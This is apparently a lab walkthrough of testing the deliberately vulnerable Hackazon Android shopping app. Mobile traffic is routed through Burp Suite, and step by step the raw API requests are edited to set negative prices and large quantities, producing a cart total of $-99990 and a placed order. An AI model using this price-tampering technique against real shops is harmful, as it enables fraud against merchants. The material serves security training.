
5:28
ProxyDroid
SERVICE CONTROLLER
Proxy Switch
Enable / Disable Proxy
ON
Profiles
Profile 1
PROXY SETTINGS
Auto Setting
Get proxy settings from the PAC file automatically
Host
10.0.2.2
Port
8080

12. Now we can start the Hackzon app from the Android device desktop. Move back to the Android ADV desktop by clicking the home button on the right control panel. Then click on the applications icon at the bottom. Then click on the Hackazon Application.





13. When the login screen for Hackazon comes up, Go ahead and login with the credentials “elliott” and password “mrrobot”.




Welcome to Hackazon!
Please provide the host and your credentials:

Host
http://127.0.0.1

Username
elliott

Password
•••••••


14. To verify that the traffic is being proxied through Burp, jump back to the Burpsuite window and click on the Proxy tab, then the Http history tab. Here you should see some traffic from the mobile application to the Hackazon server.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extend
Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params
1	http://127.0.0.1	GET	/api/auth	
2	http://127.0.0.1	GET	/api/category?page=1&per_page=1000	✓
3	http://127.0.0.1	GET	/api/product?page=1&categoryID=1	✓

15. To expose the API to Burpsuite we want to run through some functions in the application (add to cart, view cart, submit, etc). So now move back to the AVD and explore the Hackazon application for a few minutes. Be sure to add something to your cart. Now let's jump over to the proxy history tab and look for interesting requests/responses



Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request Response
Raw Params Headers Hex

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Ext
3	http://127.0.0.1	GET	/api/product?page=1&categoryID=1	✓		200	9040	JSON	
7	http://127.0.0.1	GET	/api/product/1			200	1001	JSON	
8	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓		200	963	JSON	
9	http://127.0.0.1	PUT	/api/cartItems/2	✓		200	416	JSON	
10	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓		200	964	JSON	
11	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓		200	964	JSON	
12	http://127.0.0.1	GET	/api/customerAddress?page=1&per_p...	✓		200	582	JSON	
13	http://127.0.0.1	GET	/api/user/me			200	487	JSON	
14	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓		200	964	JSON	
15	http://127.0.0.1	GET	/api/category?page=1&per_page=1000	✓		200	15933	JSON	
16	http://127.0.0.1	GET	/api/product?page=1&categoryID=1	✓		200	9040	JSON	
17	http://127.0.0.1	GET	/api/product/3			200	983	JSON	
18	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓		200	964	JSON	
19	http://127.0.0.1	POST	/api/cartItems	✓		200	413	JSON	
20	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓		200	1167	JSON	

```
PUT /api/cartItems/2 HTTP/1.1
Authorization: Token 5f325eb311b515782b12a5e4d25637f3a6641aa6
Content-Type: application/json; charset=UTF-8
Content-Length: 192
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; sdk Build/KK)
Host: 127.0.0.1
Accept-Encoding: gzip, deflate
Connection: close

{"cart_id":3,"created_at":"2018-07-26 16:06:06","updated_at":"2018-07-26 16:06:06","name":"\r\nMartha Stewart Crafts Garland, Pink
```


16. Look through the requests to find something interesting that you might be able to modify. Notice the POST request for /api/cartitems. Highlight that line in the HTTP histor and you will see the actual raw request in the bottom window. Notice that the body contains json formatted data. This is typical of a REST API.



8	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓	200	963	JSON	127.0.0.1
9	http://127.0.0.1	PUT	/api/cartItems/2	✓	200	416	JSON	127.0.0.1
10	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓	200	964	JSON	127.0.0.1
11	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓	200	964	JSON	127.0.0.1
12	http://127.0.0.1	GET	/api/customerAddress?page=1&per_p...	✓	200	582	JSON	127.0.0.1
13	http://127.0.0.1	GET	/api/user/me		200	487	JSON	127.0.0.1
14	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓	200	964	JSON	127.0.0.1
15	http://127.0.0.1	GET	/api/category?page=1&per_page=1000	✓	200	15933	JSON	127.0.0.1
16	http://127.0.0.1	GET	/api/product?page=1&categoryID=1	✓	200	9040	JSON	127.0.0.1
17	http://127.0.0.1	GET	/api/product/3		200	983	JSON	127.0.0.1
18	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓	200	964	JSON	127.0.0.1
19	http://127.0.0.1	POST	/api/cartItems	✓	200	413	JSON	127.0.0.1
20	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓	200	1167	JSON	127.0.0.1


```
PUT /api/cartItems/2 HTTP/1.1
Authorization: Token 5f325eb311b515782b12a5e4d25637f3a6641aa6
Content-Type: application/json; charset=UTF-8
Content-Length: 192
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; sdk Build/KK)
Host: 127.0.0.1
Accept-Encoding: gzip, deflate
Connection: close

{"cart_id":3,"created_at":"2018-07-26 16:06:06","updated_at":"2018-07-26 16:06:06","name":"\r\nMartha Stewart Crafts Garland, Pink Pom Pom Small\r\n","product_id":1,"id":2,"price":9.0,"qty":2}
```

17. Here we find that the price is being sent in the POST request. Lets send that request to repeater by right clicking and selecting send to repeater.



```
PUT /api/cartItems/2 HTTP/1.1
Authorization: T
Content-Type: ap
Content-Length:
User-Agent: Dalv
Host: 127.0.0.1
Accept-Encoding:
Connection: clos

{"cart_id":3,"cr
```


18. Now jump over to repeater by clicking the repeater tab at the top. The first thing we want to do is to send a baseline request without any modification. So just click the go button to send it as is.



```
PUT /api/cartItems/2 HTTP/1.1
Authorization: Token 5f325eb311b515782b12a5e4d25637f3a6641aa6
Content-Type: application/json; charset=UTF-8
Content-Length: 192
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; sdk Build/KK)
Host: 127.0.0.1
Accept-Encoding: gzip, deflate
Connection: close

{"cart_id":3,"created_at":"2018-07-26 16:06:06","updated_at":"2018-07-26
16:06:06","name":"\r\nMartha Stewart Crafts Garland, Pink Pom Pom
Small\r\n","product_id":1,"id":2,"price":9.0,"qty":2}
```

```
HTTP/1.1 200 OK
Date: Thu, 26 Jul 2018 21:57:35 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.24
Content-Length: 205
Connection: close
Content-Type: application/json; charset=utf-8

{"id":"2","cart_id":"3","created_at":"2018-07-26 16:06:06","updated_at":"2018-07-26
16:06:06","product_id":"1","name":"\r\nMartha Stewart Crafts Garland, Pink Pom Pom
Small\r\n","qty":"2","price":"9.0000"}
```

19. Now let's try to modify some information and see if we can get it to pass through. Lets modify the price from 9.0 to 1.0. Then click go again.




```
PUT /api/cartItems/2 HTTP/1.1
Authorization: Token 5f325eb311b515782b12a5e4d25637f3a6641aa6
Content-Type: application/json; charset=UTF-8
Content-Length: 192
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; sdk Build/KK)
Host: 127.0.0.1
Accept-Encoding: gzip, deflate
Connection: close

{"cart_id":3,"created_at":"2018-07-26 16:06:06","updated_at":"2018-07-26
16:06:06","name":"\r\nMartha Stewart Crafts Garland, Pink Pom Pom
Small\r\n","product_id":1,"id":2,"price":1.0,"qty":2}
```

```
HTTP/1.1 200 OK
Date: Thu, 26 Jul 2018 21:59:21 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.24
Content-Length: 205
Connection: close
Content-Type: application/json; charset=utf-8

{"id":"2","cart_id":"3","created_at":"2018-07-26 16:06:06","updated_at":"2018-07-26
16:06:06","product_id":"1","name":"\r\nMartha Stewart Crafts Garland, Pink Pom Pom
Small\r\n","qty":"2","price":"1.0000"}
```

20. As you can see, we got a 200 ok message in the response. This indicates that the server is not verifying that we have not changed the price in the request. Very bad…


    Lets see how the application handles negative numbers. This time modify the price to be -100.00. Then click go.



```
PUT /api/cartItems/2 HTTP/1.1
Authorization: Token 5f325eb311b515782b12a5e4d25637f3a6641aa6
Content-Type: application/json; charset=UTF-8
Content-Length: 196
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; sdk Build/KK)
Host: 127.0.0.1
Accept-Encoding: gzip, deflate
Connection: close

{"cart_id":3,"created_at":"2018-07-26 16:06:06","updated_at":"2018-07-26
16:06:06","name":"\r\nMartha Stewart Crafts Garland, Pink Pom Pom
Small\r\n","product_id":1,"id":2,"price":-100.00,"qty":2}
```

```
HTTP/1.1 200 OK
Date: Thu, 26 Jul 2018 22:01:42 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.24
Content-Length: 208
Connection: close
Content-Type: application/json; charset=utf-8

{"id":"2","cart_id":"3","created_at":"2018-07-26 16:06:06","updated_at":"2018-07-26
16:06:06","product_id":"1","name":"\r\nMartha Stewart Crafts Garland, Pink Pom Pom
Small\r\n","qty":"2","price":"-100.0000"}
```


21. Again we see that we get a 200 ok message in the response. Lets jump over to the Hackazon application and check our cart to see if these requests truly went through.



Item number	2
Total	$-190.0
Items:	
Name	Martha Stewart Crafts Garland, Pink Pom Pom Small
Quantity	2
Price	$-100.0
Name	Martha Stewart Crafts Pom Poms, Pink, 2 Sizes
Quantity	1
Price	$10.0

The cart shows us that we are now getting 2 of these items for -$100. This is a pretty good deal.


22. Lets jump back to burp repeater and try modifying something else, like the quantity. This time change the quantity to 1000 and click go.



```
PUT /api/cartItems/2 HTTP/1.1
Authorization: Token 5f325eb311b515782b12a5e4d25637f3a6641aa6
Content-Type: application/json; charset=UTF-8
Content-Length: 199
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; sdk Build/KK)
Host: 127.0.0.1
Accept-Encoding: gzip, deflate
Connection: close

{"cart_id":3,"created_at":"2018-07-26 16:06:06","updated_at":"2018-07-26
16:06:06","name":"\r\nMartha Stewart Crafts Garland, Pink Pom Pom
Small\r\n","product_id":1,"id":2,"price":-100.00,"qty":1000}
```

```
HTTP/1.1 200 OK
Date: Thu, 26 Jul 2018 22:05:50 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.24
Content-Length: 211
Connection: close
Content-Type: application/json; charset=utf-8

{"id":"2","cart_id":"3","created_at":"2018-07-26 16:06:06","updated_at":"2018-07-26
16:06:06","product_id":"1","name":"\r\nMartha Stewart Crafts Garland, Pink Pom Pom
Small\r\n","qty":"1000","price":"-100.0000"}
```

23. If we jump back to our Hackazon app and refresh the cart we will see that we are now getting a serious discount.



5554:AndroidDevice

6:06

Cart

Item number	2
Total	$-99990.0
Items:	
Name	Martha Stewart Crafts Garland, Pink Pom Pom Small
Quantity	1000
Price	$-100.0

24. Our last test will be to try and checkout. Surly the application will not let us checkout with a refund of $99990. Click on the “proceed to checkout” button in the app. Then click “shipping method”. Fill out some fake information in the address lines and click billing address. Then click confirmation. And last but not least, click the “place order” button.


Item number	2
Total	$-99990.0
Shipping	Mail
Payment	Credit Card

Shipping Address:
Elliott Alderson
101 AllSafe way

LV
NV
Russia
43213

Billing Address:
Elliott Alderson
101 AllSafe way

You have successfully placed the order!

